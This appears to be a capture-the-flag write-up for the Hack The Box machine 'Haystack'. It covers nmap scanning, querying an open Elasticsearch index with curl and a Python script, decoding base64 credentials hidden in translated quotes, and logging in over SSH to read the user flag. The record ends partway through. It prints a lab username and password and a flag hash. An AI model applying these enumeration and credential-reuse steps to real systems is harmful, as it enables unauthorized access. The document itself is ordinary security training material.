
haystack

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# nmap -sC -sV -oA nmap/writeup 10.10.10.115
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 21:03 EDT
Nmap scan report for 10.10.10.115
Host is up (0.27s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.85 seconds
```



save the image as needle.jpg

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# ls
haystack.ctb  haystack.ctb~  haystack.ctb~~  needle.jpg  nmap
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# exiftool needle.jpg
ExifTool Version Number         : 12.16
File Name                       : needle.jpg
Directory                       : .
File Size                       : 179 KiB
File Modification Date/Time     : 2021:05:06 21:06:13-04:00
File Access Date/Time           : 2021:05:06 21:06:13-04:00
File Inode Change Date/Time     : 2021:05:06 21:06:13-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Software                        : paint.net 4.1.1
User Comment                    : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                     : 1200
Image Height                    : 803
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1200×803
Megapixels                      : 0.964
```

modification time is today it's overrided by the browser, but if we do wget on this we can when the file is uploaded to the server


```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# wget http://10.10.10.115/needle.jpg
--2021-05-06 21:10:04--  http://10.10.10.115/needle.jpg
Connecting to 10.10.10.115:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 182982 (179K) [image/jpeg]
Saving to: 'needle.jpg.1'

needle.jpg.1                        100%[===================================>]

2021-05-06 21:10:05 (237 KB/s) - 'needle.jpg.1' saved [182982/182982]
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# exiftool needle.jpg
ExifTool Version Number         : 12.16
File Name                       : needle.jpg
Directory                       : .
File Size                       : 179 KiB
File Modification Date/Time     : 2019:01:25 18:37:55-05:00
File Access Date/Time           : 2021:05:06 21:11:09-04:00
File Inode Change Date/Time     : 2021:05:06 21:11:09-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Software                        : paint.net 4.1.1
User Comment                    : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                     : 1200
Image Height                    : 803
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1200×803
Megapixels                      : 0.964
```

it's uploaded january 25th 2019



search: elasticsearch 6.4

https://www.elastic.co/guide/en/elasticsearch/reference/6.4/-

index.html
https://www.elastic.co/guide/en/elasticsearch/reference/6.4/-cat.html

cat APIs

Introduction

JSON is great... for computers. Even if it's pretty-printed, trying to find relationships in the data is tedious. Human eyes, especially when looking at an ssh terminal, need compact and aligned text. The cat API aims to meet this need.

All the cat commands accept a query string parameter `help` to see all the headers and info they provide, and the `/_cat` command alone lists all the available commands.

Common parameters

Verbose

Each of the commands accepts a query string parameter `v` to turn on verbose output. For example:

```
GET /_cat/master?v
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl http://10.10.10.115:9200/_cat/
=^.^=
/_cat/allocation
/_cat/shards
/_cat/shards/{index}
/_cat/master
/_cat/nodes
/_cat/tasks
/_cat/indices
/_cat/indices/{index}
/_cat/segments
/_cat/segments/{index}
/_cat/count
/_cat/count/{index}
/_cat/recovery
/_cat/recovery/{index}
/_cat/health
/_cat/pending_tasks
/_cat/aliases
/_cat/aliases/{alias}
/_cat/thread_pool
/_cat/thread_pool/{thread_pools}
/_cat/plugins
/_cat/fielddata
/_cat/fielddata/{fields}
/_cat/nodeattrs
/_cat/repositories
/_cat/snapshots/{repository}
/_cat/templates
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl http://10.10.10.115:9200/_cat/indices
green  open .kibana 6tjAYZrgQ5CwwR0g6VOoRg 1 0    1 0     4kb     4kb
yellow open quotes  ZG2D1IqkQNiNZmi2HRImnQ 5 1  253 0 262.7kb 262.7kb
yellow open bank    eSVpNfCfREyYoVigNWcrMw 5 1 1000 0 483.2kb 483.2kb
```

Stats Groups

A search can be associated with stats groups, which maintains a statistics aggregation per group. It can later be retrieved using the indices stats API specifically. For example, here is a search body request that associate the request with two different groups:

```
POST /_search
{
    "query" : {
        "match_all" : {}
    },
    "stats" : ["group1", "group2"]
}
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl http://10.10.10.115:9200/quotes/_search
{"took":43,"timed_out":false,"_shards":{"total":5,"successful":5,"skipped":0,"failed":0},"hits":{"total":253,"max_score":1.0,"hits":[{"_index":"quotes","_type":"quote","_id":"14","_score":1.0,"_source":{"quote":"En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."}},{"_index":"quotes","_type":"quote","_id":"19","_score":1.0,"_source":{"quote":"Imperios español y portugués en 1790."}},{"_index":"quotes","_type":"quote","_id":"22","_score":1.0,"_source":{"quote":"También se instalaron en América del Sur repúblicas de pueblos de origen africano que lograron huir de la esclavitud a la que habian sido reducidos por los portugueses, como el Quilombo de los Palmares o el Quilombo de Macaco."}},{"_index":"quotes","_type":"quote","_id":"24","_score":1.0,"_source":{"quote":"En 1804, los esclavos de origen africano de Haití se sublevaron contra los colonos franceses, declarando la independencia de este país y creando el primer estado moderno con gobernantes afroamericanos."}},{"_index":"quotes","_type":"quote","_id":"25","_score":1.0,"_source":{"quote":"A partir de 1809,23 los pueblos bajo dominio de España llevaron adelante una Guerra de Independencia Hispanoamericana, de alcance continental, que llevó, luego de complejos procesos, al surgimiento de varias naciones: Argentina, Bolivia, Colombia, Costa Rica, Panamá, Chile, Ecuador, El Salvador, Guatemala, Honduras, México, Nicaragua, Paraguay, Perú, Uruguay y Venezuela. En 1844 y 1898 el proceso se completaría con la independencia de República Dominicana y Cuba, respectivamente."}},{"_index":"quotes","_type":"quote","_id":"26","_score":1.0,"_source":{"quote":"En 1816, se conformó un enorme estado independiente sudamericano, denominado Gran Colombia, y que abarcó los territorios de los actuales Panamá, Colombia, Venezuela y Ecuador y zonas de Brasil, Costa Rica, Guyana, Honduras, Nicaragua y Perú. La República se disolvió en 1830."}},{"_index":"quotes","_type":"quote","_id":"29","_score":1.0,"_source":{"quote":"Tras su emancipación los países de América han seguido un desarrollo dispar entre sí. Durante el siglo XIX, Estados Unidos se afianzó como una potencia de carácter mundial y reemplazó a Europa como poder dominante en la región."}},{"_index":"quotes","_type":"quote","_id":"40","_score":1.0,"_source":{"quote":"En América Central, los ríos son cortos y corresponden principalmente a la vertiente atlántica. Estos ríos cumplen varias funciones, sirviendo incluso como fronteras; tal es el caso de los ríos Segovia o Coco (entre Honduras y Nicaragua), el río Lempa (Guatemala, El Salvador y Honduras) y el río San Juan (entre Costa Rica y Nicaragua). En esta zona, los lagos también son de menor extensión, destacando los lagos Nicaragua, Managua y Gatún, este último, construido por el hombre, ubicado en el Canal de Panamá, al cual le proporciona el agua necesaria para que los barcos salven las diferencias de nivel."}},{"_index":"quotes","_type":"quote","_id":"41","_score":1.0,"_source":{"quote":"Ya en América del Sur, reaparece la vertiente del Pacífico, aun cuando los ríos de la vertiente del Atlántico son más largos e importantes. Destacan en la parte sur del continente los ríos Orinoco, el sistema Paraná-Río de la Plata y el Amazonas. El río Amazonas es el río más caudaloso y más largo del mundo, y forma la cuenca hidrográfica más grande del planeta. Dentro de los lagos más importantes de América del Sur se cuenta con el lago de Maracaibo, el Titicaca, el Poopó y el Buenos Aires/General Carrera."}},{"_index":"quotes","_type":"quote","_id":"44","_score":1.0,"_source":{"quote":"En cuanto a la flora de América del Norte, espacio en el cual se encuentran los Estados Unidos, Canadá y México, podemos encontrar pino, caoba, cedro, conifera, cactus, agave, en fin, más de 17 000 especies de plantas vasculares y más de 1,800 especies de plantas con flores.2525"}}]}}
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl http://10.10.10.115:9200/quotes/_search | jq .
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4327  100  4327    0     0  24585      0 --:--:-- --:--:-- --:--:-- 24585
{
  "took": 2,
  "timed_out": false,
  "_shards": {
    "total": 5,
    "successful": 5,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 253,
    "max_score": 1,
    "hits": [
      {
        "_index": "quotes",
        "_type": "quote",
        "_id": "14",
        "_score": 1,
        "_source": {
          "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona
 central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y c
hibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
        }
      },
      {
        "_index": "quotes",
        "_type": "quote",
        "_id": "19",
        "_score": 1,
        "_source": {
          "quote": "Imperios español y portugués en 1790."
        }
      },
```

we have 253 quotes

or

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl http://10.10.10.115:9200/quotes/_search?pretty
{
  "took" : 11,
  "timed_out" : false,
  "_shards" : {
    "total" : 5,
    "successful" : 5,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : 253,
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : "quotes",
        "_type" : "quote",
        "_id" : "14",
        "_score" : 1.0,
        "_source" : {
          "quote" : "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se d
a central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca,
chibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
        }
      },
      {
        "_index" : "quotes",
        "_type" : "quote",
        "_id" : "19",
        "_score" : 1.0,
        "_source" : {
          "quote" : "Imperios español y portugués en 1790."
        }
      },
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=1  | jq
{
  "took": 2,
  "timed_out": false,
  "_shards": {
    "total": 5,
    "successful": 5,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 253,
    "max_score": 1,
    "hits": [
      {
        "_index": "quotes",
        "_type": "quote",
        "_id": "14",
        "_score": 1,
        "_source": {
          "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona
 central de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y c
hibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
        }
      }
    ]
  }
}
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=1  | jq .hits
{
  "total": 253,
  "max_score": 1,
  "hits": [
    {
      "_index": "quotes",
      "_type": "quote",
      "_id": "14",
      "_score": 1,
      "_source": {
        "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona c
entral de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chi
bcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
      }
    }
  ]
}
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=1  | jq .hits.hits
[
  {
    "_index": "quotes",
    "_type": "quote",
    "_id": "14",
    "_score": 1,
    "_source": {
      "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona cen
tral de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibc
ha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
    }
  }
]
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=1  | jq .hits.hits[0]
{
  "_index": "quotes",
  "_type": "quote",
  "_id": "14",
  "_score": 1,
  "_source": {
    "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona centr
al de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha
, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
  }
}

┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=1  | jq .hits.hits[0]._source
{
  "quote": "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona central
 de Perú), los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha,
y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
}

┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=1  | jq .hits.hits[0]._source.quote
"En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desarrolló en la zona central de Perú),
los anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanz
adas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros."
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl -s http://10.10.10.115:9200/quotes/_search?size=253  | jq .hits.hits[]._source.quote > quotes.txt
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# ls
haystack.ctb  haystack.ctb~  haystack.ctb~~  haystack.ctb~~~  needle.jpg  needle.jpg.1  nmap  quotes.txt
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# translate -d en -s es quotes.txt
Traceback (most recent call last):
  File "/usr/local/bin/translate", line 5, in <module>
    from googletrans import Translator
  File "/usr/local/lib/python2.7/dist-packages/googletrans/__init__.py", line 6, in <module>
    from googletrans.client import Translator
  File "/usr/local/lib/python2.7/dist-packages/googletrans/client.py", line 56
    proxies: typing.Dict[str, httpcore.SyncHTTPTransport] = None,
           ^
SyntaxError: invalid syntax
```

```
>>> import requests,json
>>> r = requests.get('http://10.10.10.115:9200/quotes/_search?size=1')
>>> r.text
u'{"took":1,"timed_out":false,"_shards":{"total":5,"successful":5,"skipped":0,"failed":0},"hits":{"total":253,"max_score":1.0,"hits":[{"_index":"quotes","_type"
:"quote","_id":"14","_score":1.0,"_source":{"quote":"En Am\xe9rica se desarrollaron importantes civilizaciones, como Caral (la civilizaci\xf3n m\xe1s antigua de
 Am\xe9rica, la cual se desarroll\xf3 en la zona central de Per\xfa), los anasazi, los indios pueblo, quimbaya, nazca, chim\xfa, chav\xedn, paracas, moche, huar
i, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya
, azteca e inca, entre muchos otros."}}]}}'
>>> quotes = json.loads(r.text)
>>> quotes
{u'hits': {u'hits': [{u'_score': 1.0, u'_type': u'quote', u'_id': u'14', u'_source': {u'quote': u'En Am\xe9rica se desarrollaron importantes civilizaciones, com
o Caral (la civilizaci\xf3n m\xe1s antigua de Am\xe9rica, la cual se desarroll\xf3 en la zona central de Per\xfa), los anasazi, los indios pueblo, quimbaya, naz
ca, chim\xfa, chav\xedn, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a
los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros.'}, u'_index': u'quotes'}], u'total': 253, u'max_score': 1.0}, u'_shards': {u's
uccessful': 5, u'failed': 0, u'skipped': 0, u'total': 5}, u'took': 1, u'timed_out': False}
>>> type(quotes)
<type 'dict'>
```

```
>>> quotes['hits']
{u'hits': [{u'_score': 1.0, u'_type': u'quote', u'_id': u'14', u'_source': {u'quote': u'En Am\xe9rica se desarrollaron importantes civilizaciones, como Caral (l
a civilizaci\xf3n m\xe1s antigua de Am\xe9rica, la cual se desarroll\xf3 en la zona central de Per\xfa), los anasazi, los indios pueblo, quimbaya, nazca, chim\x
fa, chav\xedn, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los imperi
os de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros.'}, u'_index': u'quotes'}], u'total': 253, u'max_score': 1.0}
>>> quotes['hits']['hits']
[{u'_score': 1.0, u'_type': u'quote', u'_id': u'14', u'_source': {u'quote': u'En Am\xe9rica se desarrollaron importantes civilizaciones, como Caral (la civiliza
ci\xf3n m\xe1s antigua de Am\xe9rica, la cual se desarroll\xf3 en la zona central de Per\xfa), los anasazi, los indios pueblo, quimbaya, nazca, chim\xfa, chav\x
edn, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teot
ihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros.'}, u'_index': u'quotes'}]
>>> quotes['hits']['hits'][0]
{u'_score': 1.0, u'_type': u'quote', u'_id': u'14', u'_source': {u'quote': u'En Am\xe9rica se desarrollaron importantes civilizaciones, como Caral (la civilizac
i\xf3n m\xe1s antigua de Am\xe9rica, la cual se desarroll\xf3 en la zona central de Per\xfa), los anasazi, los indios pueblo, quimbaya, nazca, chim\xfa, chav\xe
dn, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teoti
huacan, Tiahuanaco, maya, azteca e inca, entre muchos otros.'}, u'_index': u'quotes'}
>>> quotes['hits']['hits'][0]['_source']
{u'quote': u'En Am\xe9rica se desarrollaron importantes civilizaciones, como Caral (la civilizaci\xf3n m\xe1s antigua de Am\xe9rica, la cual se desarroll\xf3 en
 la zona central de Per\xfa), los anasazi, los indios pueblo, quimbaya, nazca, chim\xfa, chav\xedn, paracas, moche, huari, lima, zapoteca, mixteca, totonaca, to
lteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, entre muchos otros.'}
```

exploit.py

```python
import requests,json
from googletrans import Translator

r = requests.get('http://10.10.10.115:9200/quotes/_search?size=253')
quotes = json.loads(r.text)
translator = Translator()

for quote in quotes['hits']['hits']:
    q = quote['_source']['quote']
    qt = (translator.translate(q)).text
    print(qt)
    print()

```

same google translate problem

exploit.py quotes.es.en.txt

```python
import requests,json

r = requests.get('http://10.10.10.115:9200/quotes/ search?size=253')
quotes = json.loads(r.text)

for quote in quotes['hits']['hits']:
    q = quote[' source']['quote']
    print(q)
    print()
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# python exploit.py
En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de Amér
os anasazi, los indios pueblo, quimbaya, nazca, chimú, chavín, paracas, moche, huari, lima, zapoteca, m
das civilizaciones correspondientes a los imperios de Teotihuacan, Tiahuanaco, maya, azteca e inca, ent
()
Imperios español y portugués en 1790.
()
También se instalaron en América del Sur repúblicas de pueblos de origen africano que lograron huir de
ugueses, como el Quilombo de los Palmares o el Quilombo de Macaco.
()
En 1804, los esclavos de origen africano de Haití se sublevaron contra los colonos franceses, declarand
o moderno con gobernantes afroamericanos.
()
A partir de 1809,23 los pueblos bajo dominio de España llevaron adelante una Guerra de Independencia Hi
de complejos procesos, al surgimiento de varias naciones: Argentina, Bolivia, Colombia, Costa Rica, Pan
xico, Nicaragua, Paraguay, Perú, Uruguay y Venezuela. En 1844 y 1898 el proceso se completaría con la i
nte.
()
En 1816, se conformó un enorme estado independiente sudamericano, denominado Gran Colombia, y que abarc
uela y Ecuador y zonas de Brasil, Costa Rica, Guyana, Honduras, Nicaragua y Perú. La República se disol
()
Tras su emancipación los países de América han seguido un desarrollo dispar entre sí. Durante el siglo
```

https://www.onlinedoctranslator.com/app/translationprocess

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# ls
exploit.py  haystack.ctb  haystack.ctb~  haystack.ctb~~  haystack.ctb~~~  needle.jpg  needle.jpg.1  nmap  quotes.es.en.txt  quotes.txt
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# cat quotes.es.en.txt | grep key
With regard to the fauna of North America, this continent has a great diversity, in it there are more than 400 species of mammals, almost 1000 species of birds,
 more than 500 species of reptiles and amphibians and about 100 000 species of insects. Noteworthy are bears, eagles, turkeys, seals, American bison, wolves, sn
akes, among others.26
The fauna of Central America has large numbers of mammals that are more common in Guatemala (230 species), Panama (229 species), Nicaragua (225 species), Costa
Rica (211 species), El Salvador (210 species) and Honduras ( 207 species). Mainly there are deer, jaguars, pumas, hummingbirds, torogozes, quetzals (symbolic bi
rd of Guatemala), buzzards, tapirs and macaws. The most common animals in Central America are Quetzal (Pharomachrus mocinno), Green frog (Agalychnis callidryas)
, Nine-banded armadillo (Dasypus novemcinctus), American crocodile (Crocodylus acutus), Black howler monkey (Alouatta palliata), jaguar, tapirus, bear anthill,
harpy eagle (Harpya harpija), cougar and tapir. 26 27 28
This key cannot be lost, I save it here: cGFzczogc3BhbmlzaC5pcy5rZXk =
I have to save the key for the machine: dXNlcjogc2VjdXJpdHkg
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# echo -n cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d
pass: spanish.is.key
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# echo -n dXNlcjogc2VjdXJpdHkg | base64 -d
user: security
```

security:spanish.is.key

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# ssh security@10.10.10.115
The authenticity of host '10.10.10.115 (10.10.10.115)' can't be established.
ECDSA key fingerprint is SHA256:ihn2fPA4jrn1hytN0y9Z3vKpIKuL4YYe3yuESD76JeA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.115' (ECDSA) to the list of known hosts.
security@10.10.10.115's password:
Last login: Wed Feb  6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$ is
-bash: is: command not found
[security@haystack ~]$ id
uid=1000(security) gid=1000(security) groups=1000(security) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

```
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# cp /root/Downloads/LinEnum/LinEnum.sh .

┌──(root💀kali)-[/Documents/htb/boxes/haystack]
